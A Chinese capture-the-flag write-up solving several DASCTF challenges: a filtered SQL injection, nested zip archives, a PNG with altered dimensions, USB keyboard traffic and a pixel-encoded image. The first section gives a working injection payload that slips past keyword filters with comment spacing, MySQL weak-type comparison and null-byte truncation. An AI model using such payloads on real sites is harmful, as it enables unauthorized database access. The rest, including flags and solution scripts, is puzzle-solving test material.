The screenshot shows the 'Request' and 'Response' tabs in a browser's developer tools. The request is a GET to `/api.php?data=%4a%5a%43%41%50%49%4e%48%68%79%38%30%32%6a%44%4c%61%47%6b%7a%55%67%3d%3d`. The response is a 200 OK with headers including `Date: Mon, 27 Sep 2021 11:04:36 GMT`, `Server: Apache/2.4.38 (Debian)`, and `Content-Type: text/html; charset=UTF-8`. The response body contains the text `NO!!!`.

CSDN @未初

有过滤，但是可以判断应该是注入点；没法做过滤的fuzz，手工一个个测试，测试出来的被过滤的有

```
and
or
空格
,
union
select
()
#
--+
|
&
.....
```

过滤很多，特别过滤了 `()`；常规注入可能无法注入出来数据；所以猜测这里flag可能就在当前表中；尝试构造回显当前表中的其他数据；

参考: 关于 MySQL 数据库空字符及弱类型的探讨

```
+-----+-----+-----+
| uid | username      | password
+-----+-----+-----+
|  1  | admin         | admin
|  2  | mochu7        | mochu7
|  3  | flag          | flag{The_Sql_F14g_of_mochu7}
|  0  | Administrator | 874a0300d72a3676c4413ce52454eff7
+-----+-----+-----+
4 rows in set (0.00 sec)

mysql> select * from ctf.users where username='';
Empty set (0.00 sec)

mysql> select * from ctf.users where username=''=0;
+-----+-----+-----+
| uid | username      | password
+-----+-----+-----+
|  1  | admin         | admin
|  2  | mochu7        | mochu7
|  3  | flag          | flag{The_Sql_F14g_of_mochu7}
|  0  | Administrator | 874a0300d72a3676c4413ce52454eff7
+-----+-----+-----+
4 rows in set (0.00 sec)

mysql> select * from ctf.users where username='' +0;
+-----+-----+-----+
| uid | username      | password
+-----+-----+-----+
|  1  | admin         | admin
|  2  | mochu7        | mochu7
|  3  | flag          | flag{The_Sql_F14g_of_mochu7}
|  0  | Administrator | 874a0300d72a3676c4413ce52454eff7
+-----+-----+-----+
4 rows in set, 3 warnings (0.00 sec)

mysql> select * from ctf.users where username='' -0;
+-----+-----+-----+
| uid | username      | password
+-----+-----+-----+
|  1  | admin         | admin
|  2  | mochu7        | mochu7
|  3  | flag          | flag{The_Sql_F14g_of_mochu7}
|  0  | Administrator | 874a0300d72a3676c4413ce52454eff7
+-----+-----+-----+
4 rows in set, 3 warnings (0.00 sec)

mysql> select * from ctf.users where username=''=0 limit 2,1;
+-----+-----+-----+
| uid | username      | password
+-----+-----+-----+
|  3  | flag          | flag{The_Sql_F14g_of_mochu7}
+-----+-----+-----+
```

CSDN @末初

因为这里逗号被过滤了, 用 `offset` 绕过; 注释被过滤, 但是这里使用的是 `js` 加密

继续参考: [JavaScript处理Unicode的'\u0000'截断字符串问题](#)

payload


```
var aseKey = "1234567890123456"
var message = "'=0/**/limit/**/1/**/offset/**/1;\u0000";
```

密钥: LWtr0YE00u8CXrwoX6IktqPUS/Yg8zMkmYZrqP1mXaPfwxbZdBqLqEMo+KArn/jD

编码1是 `brainfuck`，解码得到

```
flag{ab71cda1
```

编码2是 `jjencode`，直接放入控制器



```
b495e13b3f21
```

编码3是 `Ook!` :

```
f6fd50221978}
```

得到flag

```
flag{ab71cda1b495e13b3f21f6fd50221978}
```

Extractall

`hint.txt`

喜欢解压是吧，喏，密码就是压缩包名字，自己玩去吧





压缩包为文件名的套娃解压，Python简单处理即可

```

from zipfile import *
from os import *

init_name = '[REFTQ'
name_list = []
path = getcwd()
zip_name = init_name
while True:
    try:
        name_list.append(zip_name)
        file = ZipFile(zip_name+'.zip', 'r')
        if(file):
            file.extractall(path, pwd=zip_name.encode('utf-8'))
            zip_name = file.namelist()[0][:-4]
        else:
            continue
    except:
        break
print(name_list)

```



extractall.png 用 010 Editor 打开发现 CRC校验报错，应该修改了图片宽高，使用脚本爆破宽高

```

import binascii
import struct
import sys

file = input("图片地址: ")
fr = open(file, 'rb').read()
data = bytearray(fr[0x0c:0x1d])
crc32key = eval('0x'+str(binascii.b2a_hex(fr[0x1d:0x21]))[2:-1])
#原来的代码: crc32key = eval(str(fr[29:33]).replace('\x', '').replace("b'", '0x').replace("'", ''))
n = 4095
for w in range(n):
    width = bytearray(struct.pack('>i', w))
    for h in range(n):
        height = bytearray(struct.pack('>i', h))
        for x in range(4):
            data[x+4] = width[x]
            data[x+8] = height[x]
        crc32result = binascii.crc32(data) & 0xffffffff
        if crc32result == crc32key:
            print(width,height)
            newpic = bytearray(fr)
            for x in range(4):
                newpic[x+16] = width[x]
                newpic[x+20] = height[x]
            fw = open(file+'.png', 'wb')
            fw.write(newpic)
            fw.close
            sys.exit()

```

PS C:\Users\Administrator\Downloads\extractall的附件> ls

Directory: C:\Users\Administrator\Downloads\extractall的附件

| Mode | LastWriteTime | Length | Name |
|-------|-----------------|--------|----------------|
| -a--- | 2021/8/11 21:00 | 383518 | [REFTQ.zip |
| -a--- | 2021/9/28 16:26 | 383276 | 1RGe0V.zip |
| -a--- | 2021/9/28 16:26 | 380614 | 29fRnV.zip |
| -a--- | 2021/9/28 16:26 | 382550 | 3RhBgx.zip |
| -a--- | 2021/9/28 16:26 | 383034 | 4dHJhY.zip |
| -a--- | 2021/9/28 16:26 | 380130 | 7ztjka.zip |
| -a--- | 2021/9/28 16:26 | 382308 | 8smjtq.zip |
| -a--- | 2021/9/28 16:26 | 381582 | 9rskp5.zip |
| -a--- | 2021/9/28 16:26 | 379646 | a27s40.zip |
| -a--- | 2021/9/28 16:26 | 381340 | a93su6.zip |
| -a--- | 2021/9/28 16:26 | 381098 | al0o68.zip |
| -a--- | 2021/9/28 16:26 | 379888 | bvn8ta.zip |
| -a--- | 2021/9/28 16:32 | 950 | code.py |
| -a--- | 2021/9/28 16:26 | 379404 | dxzk1l.zip |
| -a--- | 2021/9/28 16:26 | 382792 | eht8on.zip |
| -a--- | 2021/9/28 16:26 | 379073 | extractall.png |
| -a--- | 2021/9/28 16:26 | 380372 | fco9e2.zip |
| -a--- | 2021/9/28 16:26 | 76 | flag.txt |
| -a--- | 2021/9/28 16:26 | 381824 | fSXNfU.zip |
| -a--- | 2021/9/28 16:26 | 378920 | gec9bl.zip |
| -a--- | 2021/8/12 11:30 | 72 | hint.txt |
| -a--- | 2021/9/28 16:26 | 380856 | p0l2vq.zip |
| -a--- | 2021/9/28 16:26 | 378716 | ufQ==].zip |
| -a--- | 2021/9/28 16:26 | 379162 | yq6ik4.zip |
| -a--- | 2021/9/28 16:26 | 382066 | zmckit.zip |

PS C:\Users\Administrator\Downloads\extractall的附件> python .\code.py

```
图片地址: C:\Users\Administrator\Downloads\extractall的附件\extractall.png  
bytearray(b'\x00\x00\x03\xa4') bytearray(b'\x00\x00\x01\xeb')  
PS C:\Users\Administrator\Downloads\extractall的附件> |
```

CSDN @末初

```
起始页  so.jpg  extractall.png x  
编辑方式: 十六进制(H) 运行脚本 运行模板: PNG.bt  
0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF  
0000h: 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 %PNG.....IHDR  
0010h: 00 00 03 A4 00 00 01 EB 08 06 00 00 00 D8 2E 50 ... ..P  
0020h: 4D 00 00 20 00 49 44 41 54 78 9C E4 BD 07 AF 74 M.. .IDATxœä%t  
0030h: CB 51 B6 DD 6B DB E4 (9C) 73 CE E1 38 E7 C3 C1 02 ÉQŸkÛäœsîá8çÃÁ.  
0040h: 19 90 F8 55 FE 49 80 00 61 6C E3 80 71 C4 06 1B ..øUpI€.alã€qÄ..  
0050h: 9B 9C 73 CE C1 74 3D 9E 7E D1 7A 8E EA AD B7 7A xœîáx-ÿœŸäœ:á
```



who am i

CSDN @末初

Google search results for 'extractall.png.png leonardo fibonacci png'. The search bar shows the query and a small thumbnail of the image. Below the search bar, there are tabs for 'All', 'Images', 'Maps', 'Shopping', and 'More'. The search results show 'About 445 results (1.85 seconds)'. A single image result is displayed with a thumbnail and the text 'Image size: 932 x 491. No other sizes of this image found.' Below the image result, there is a link for 'Possible related search: leonardo fibonacci png'. At the bottom, there is a link to 'https://commons.wikimedia.org/wiki/File:Leonardo...'. The main title of the result is 'File:Leonardo Fibonacci.png - Wikimedia Commons'. Below the title, there is a date '07-Jun-2016' and a description: 'File:Leonardo Fibonacci.png. Language; Watch · Edit ... Original file (768 x 1,024 pixels, file size: 522 KB, MIME type: image/png)'.

1,024 pixels, file size: 322 KB, MIME type: image/png).

https://www.alamy.com › stock-photo › fibonacci ▾

Fibonacci Stock Photos and Images - Alamy

Leonardo Pisano Bigollo (1170 - 1250) also known as Leonardo of Pisa, Leonardo Pisano, Leonardo Bonacci, **Leonardo Fibonacci**, or, most commonly, ...

CSDN @末初

斐波那契，然后联想到 **斐波那契数列**，以及文件名逐层解压排序下来的列表，非常像base64；但是尝试直接拼接在一起解压时发现不对，中间一些字符好像不是 **base64** 编码；

```
['[REFTQ', '1RGe0V', '4dHJhY', 'eht8on', '3RhbGx', '8smjtg', 'zmckit', 'fSXNFU', '9rskp5', 'a93su6', 'al0o68', 'p0l2vq', '29fRnV', 'fco9e2', '7ztjka', 'bvn8ta', 'a27s40', 'dxzk1l', 'yq6ik4', 'gec9b1', 'ufQ==']
```

然后分析文件名总共 **21** 项，斐波那契数列第 **8** 项就是 **21**；所以尝试按斐波那契数列前 **8** 项数字作为这 **21** 项文件名列表的下表取文件名

```
from base64 import *

filename_list = ['[REFTQ', '1RGe0V', '4dHJhY', 'eht8on', '3RhbGx', '8smjtg', 'zmckit', 'fSXNFU', '9rskp5', 'a93su6', 'al0o68', 'p0l2vq', '29fRnV', 'fco9e2', '7ztjka', 'bvn8ta', 'a27s40', 'dxzk1l', 'yq6ik4', 'gec9b1', 'ufQ==']
fibonacci_list = [1, 1, 2, 3, 5, 8, 13, 21]

base64_str = ''
for idx in fibonacci_list[1:]:
    base64_str += filename_list[idx - 1]

print(base64_str)
print(base64decode(base64_str[1:len(base64_str)-1]))
```

```
PS C:\Users\Administrator\Downloads\extractall的附件> python .\code.py
[REFTQ1RGe0V4dHJhY3RhbGxfSXNFU29fRnVufQ==]
b'DASCTF{Extractall_Is_So_Fun}'
```

easy_usb

首先利用 **UsbKeyboardDataHacker** 尝试提取一下键盘流量

```
root@mochu7-pc:/mnt/d/Tools/Misc/UsbKeyboardDataHacker# ls -lha
total 136K
drwxrwxrwx 1 1000 root 4.0K Oct  5 16:57 .
drwxrwxrwx 1 1000 root 4.0K Oct  3 01:28 ..
-rwxrwxrwx 1 1000 root 125K Jul 23 14:22 easy_usb.pcapng
-rwxrwxrwx 1 1000 root 1.2K Nov 11 2020 README.md
-rwxrwxrwx 1 1000 root 3.2K Sep  8 2020 UsbKeyboardDataHacker.py
root@mochu7-pc:/mnt/d/Tools/Misc/UsbKeyboardDataHacker# python UsbKeyboardDataHacker.py easy_usb.pcapng
Running as user "root" and group "root". This could be dangerous.
[+] Found : i<SPACE>heard<SPACE>you<SPACE>had<SPACE>the<SPACE>flag<RET>00<RET>how<SPACE>can<SPACE>i<SPACE>get<SPACE>the<SPACE>flag<RET>000000000000<RET>i<SPACE>know<SPACE>so<SPACE>what<SPACE>is<SPACE>the<SPACE>flag<RET>000000000000then<SPACE>md<SPACE>the<SPACE>capital<SPACE>letters<RET>0000000000000000<RET><DEL><DEL><RET>
root@mochu7-pc:/mnt/d/Tools/Misc/UsbKeyboardDataHacker#
```

得到一段话

```
i heard you had the flag  
  
how can i get the flag  
  
i know so what is the flag  
  
then md5 the capital letters
```

只得到提示flag为得到的字符串大写后md5加密

继续分析，发现 `usb.src=="2.7.1"` 带有固定的data数据

easy_usb.pcapng

文件(F) 编辑(E) 视图(V) 捕获(C) 分析(A) 统计(S) 电话(T) 无线(W) 工具(I) 帮助(H)

| No. | Port | Time | Source | Destination | Protocol | Length | Frame | Identification | Info |
|-----|------------|-----------|--------|-------------|----------|--------|-------|----------------|------|
| 185 | 0xffffffff | 66.103006 | 2.7.1 | host | USB | 47 | ✓ | URB_INTERRUPT | in |
| 183 | 0xffffffff | 66.099008 | 2.7.1 | host | USB | 47 | ✓ | URB_INTERRUPT | in |
| 181 | 0xffffffff | 66.003053 | 2.7.1 | host | USB | 47 | ✓ | URB_INTERRUPT | in |
| 179 | 0xffffffff | 65.999047 | 2.7.1 | host | USB | 47 | ✓ | URB_INTERRUPT | in |
| 173 | 0xffffffff | 60.239040 | 2.7.1 | host | USB | 47 | ✓ | URB_INTERRUPT | in |
| 171 | 0xffffffff | 60.235044 | 2.7.1 | host | USB | 47 | ✓ | URB_INTERRUPT | in |
| 169 | 0xffffffff | 60.122983 | 2.7.1 | host | USB | 47 | ✓ | URB_INTERRUPT | in |
| 167 | 0xffffffff | 60.119038 | 2.7.1 | host | USB | 47 | ✓ | URB_INTERRUPT | in |
| 165 | 0xffffffff | 58.959030 | 2.7.1 | host | USB | 47 | ✓ | URB_INTERRUPT | in |
| 163 | 0xffffffff | 58.951033 | 2.7.1 | host | USB | 47 | ✓ | URB_INTERRUPT | in |
| 161 | 0xffffffff | 58.835041 | 2.7.1 | host | USB | 47 | ✓ | URB_INTERRUPT | in |
| 159 | 0xffffffff | 58.827041 | 2.7.1 | host | USB | 47 | ✓ | URB_INTERRUPT | in |
| 157 | 0xffffffff | 57.987049 | 2.7.1 | host | USB | 47 | ✓ | URB_INTERRUPT | in |
| 155 | 0xffffffff | 57.983040 | 2.7.1 | host | USB | 47 | ✓ | URB_INTERRUPT | in |
| 153 | 0xffffffff | 57.843000 | 2.7.1 | host | USB | 47 | ✓ | URB_INTERRUPT | in |
| 151 | 0xffffffff | 57.839001 | 2.7.1 | host | USB | 47 | ✓ | URB_INTERRUPT | in |
| 149 | 0xffffffff | 57.091012 | 2.7.1 | host | USB | 47 | ✓ | URB_INTERRUPT | in |
| 147 | 0xffffffff | 57.087043 | 2.7.1 | host | USB | 47 | ✓ | URB_INTERRUPT | in |

> Frame 185: 47 bytes on wire (376 bits), 47 bytes captured (376 bits) on interface wireshark_extcap1740, id 0

> USB_URB

Leftover Capture Data: 001400

```
0000 1b 00 20 9a 4c 1b 0d c2 ff ff 00 00 00 00 09 00  ..L.....  
0010 01 02 00 07 00 81 01 14 00 00 00 00 14 00 00 00  .....  
0020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
```

CSDN @未初

用tshark提取出来分析一下

```
tshark -r easy_usb.pcapng -T fields -Y 'usb.src=="2.7.1"' -e usb.capdata | sed '/^\s*$/d' > data.txt
```



```

def YunYing_decode(cipher_list):
    alphabet = 'abcdefghijklmnopqrstuvwxyz'
    for code in cipher_list:
        plus_num = 0
        for num in code:
            plus_num += int(num)
        print(alphabet[plus_num-1],end="")

def extract_data():
    with open('usbdata.txt', 'r') as f:
        lines = f.readlines()
        code_list = []
        YunYing_code = ''
        n = 1
        for line in lines:
            line = line.strip()
            if len(line) == 40:
                YunYing_code += line[6]
            else:
                if YunYing_code == '':
                    n += 1
                else:
                    code_list.append(YunYing_code)
                    YunYing_code = ''

        #print(code_list)
        distinct_code_list = []
        for line1 in code_list:
            tmp_str = ''
            for idx in range(0, len(line1), 2):
                tmp_str += line1[idx]
            distinct_code_list.append(tmp_str)
        return distinct_code_list

if __name__ == '__main__':
    data = extract_data()
    flag = YunYing_decode(data)

```

```

PowerShell x kali-linux x + v
PS C:\Users\Administrator\Downloads\new> python .\code.py
yeswhenyouknowme flag is aboxofxbox donot forget dasctjf
PS C:\Users\Administrator\Downloads\new> |

```

根据提取出来的数据中的分隔一下每个单词，得到正确的回复对话

```

yes when you know me
flag is aboxofxbox
donot forget dasctf

```

```
>>> from hashlib import *
>>>
>>> flag = "aboxofxbox".upper()
>>> flag
'ABOXOFXBOX'
>>>
>>> real_flag = md5(flag.encode('utf-8')).hexdigest()
>>> real_flag
'4f590d556ee8b0e90b2d091b2efe7357'
>>> real_flag[:6]
'4f590d'
>>>
```

根据给出的提示校验一下




DASCTF{4f590d556ee8b0e90b2d091b2efe7357}

strangethread



en_pic.png



decode.py

```

flag = decode(en_pic)
flag1 = '1101111100110101100100001011001111000110011101001100010110100111111110001100100010000011100010011000110
0001001110000110101010001001110101100010100101001110000000101000100110110100000011100011111101000011011111000110
1100011'
flag2 = '0011111111111101111001011010010101110010011101001010100100000010101010011111100100011110100000
111101011110111110000111000001001100110011011110001100010110011000101001011011101111010001101001010111
1000011'
flag3 = '11110111000000111111101000111001110010010010100001001010011010000010000101000111101110101011111100000
1111000001100110000111010000011111011110111001101011011110110111011101110111011010111001010000000111010110110
1100111'
rflag1 = decode(flag1)
rflag2 = decode(flag2)
rflag3 = decode(flag3)
print(rflag1)
print(rflag2)
print(rflag3)
#rflag1 = 11100100111100111000011010000100100001010100100100010000011001011001110110
#rflag2 = 01111010111011100111000001011001000111111010001100101010010001100101001100
#rflag3 = 1110011001010001000000001011110110010001011011111110011101110110100111111

```

从 `decode.py` 中可以得到提示：`rflag`的每一位来自`flag`的每三位的第一位

验证结果如下图所示：


```

PowerShell
PS C:\Users\Administrator\Downloads\strangethread> python
Python 3.8.2 (tags/v3.8.2:7b3ab59, Feb 25 2020, 22:45:29) [MSC v.1916 32 bit (Intel)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
>>> flag = '1101111100110101100100001011001111100011001110100110001011010011111110001100100010000011100010011000110
0001001110000110101010001001110101100010100101001110000000101000100110110100000011100011111101000011011111000110
1100011'
>>> len(flag)
222
>>> rflag = '11100100111100111000011010000101010010010000011001011001110110'
>>>
>>> pro_flag = ''
>>> for idx in range(0, len(flag), 3):pro_flag+=flag[idx]
...
>>> pro_flag
'11100100111100111000011010000101010010010000011001011001110110'
>>>
>>> pro_flag == rflag
True
>>>

```

但是直接读取 `en_pic.png` 的黑白数据，然后取每三位的第一位；最后得到的数据根据黑白再写成图片发现并不对；

如果按照读取每个像素的颜色提取数据，那样最后一个白块或者黑块的就有 10×10 个像素点的数据；我们需要的是将每个白块或者黑块转换成一个像素点的数据，然后在按照 `decode.py` 的提示把每一行读取出来的数据每三位取第一位；



CSDN @末初

所以先要对 `en_pic.png` 进行简单的处理，将每十个像素点的数据转换成一个像素点的数据

```
from PIL import Image

img = Image.open('en_pic.png')

width,height = img.size

img_obj = Image.new("L",(width//10,height//10))


for w in range(width//10):
    for h in range(height//10):
        pix = img.getpixel((w*10,h*10))
        img_obj.putpixel((w,h),pix)

img_obj.save("qr.png")
img_obj.show()
```

qr.png



CSDN @末初



然后提取每行的数据，取每三位的第一位，再将这些数据转换成黑白像素点写成图片；Python简单处理

每一行的每三位像素点数据取第一位像素点数据就需要把原来的宽度 $87/3=29$ ；高度不变

```
from PIL import Image

img = Image.open('qr.png')

width,height = img.size

dimension_one = []
dimension_two = []
for w in range(width):
    for h in range(height):
        pix = img.getpixel((w,h))
        dimension_two.append(pix)
        if len(dimension_two) == 3:
            dimension_one.append(dimension_two)
            dimension_two = []
        else:
            continue
#Len(dimension_one) = 2523 = 29*87

new_width = 29
new_height = 87
img_obj = Image.new("L", (new_width, new_height))

n = 0
for new_w in range(new_width):
    for new_h in range(new_height):
        img_obj.putpixel((new_w, new_h), dimension_one[n][0])
        n += 1
img_obj.save("flag.png")
img_obj.show()
```


flag.png



DASCTF{55d1bbccac0ffddef6081f154ab76a0}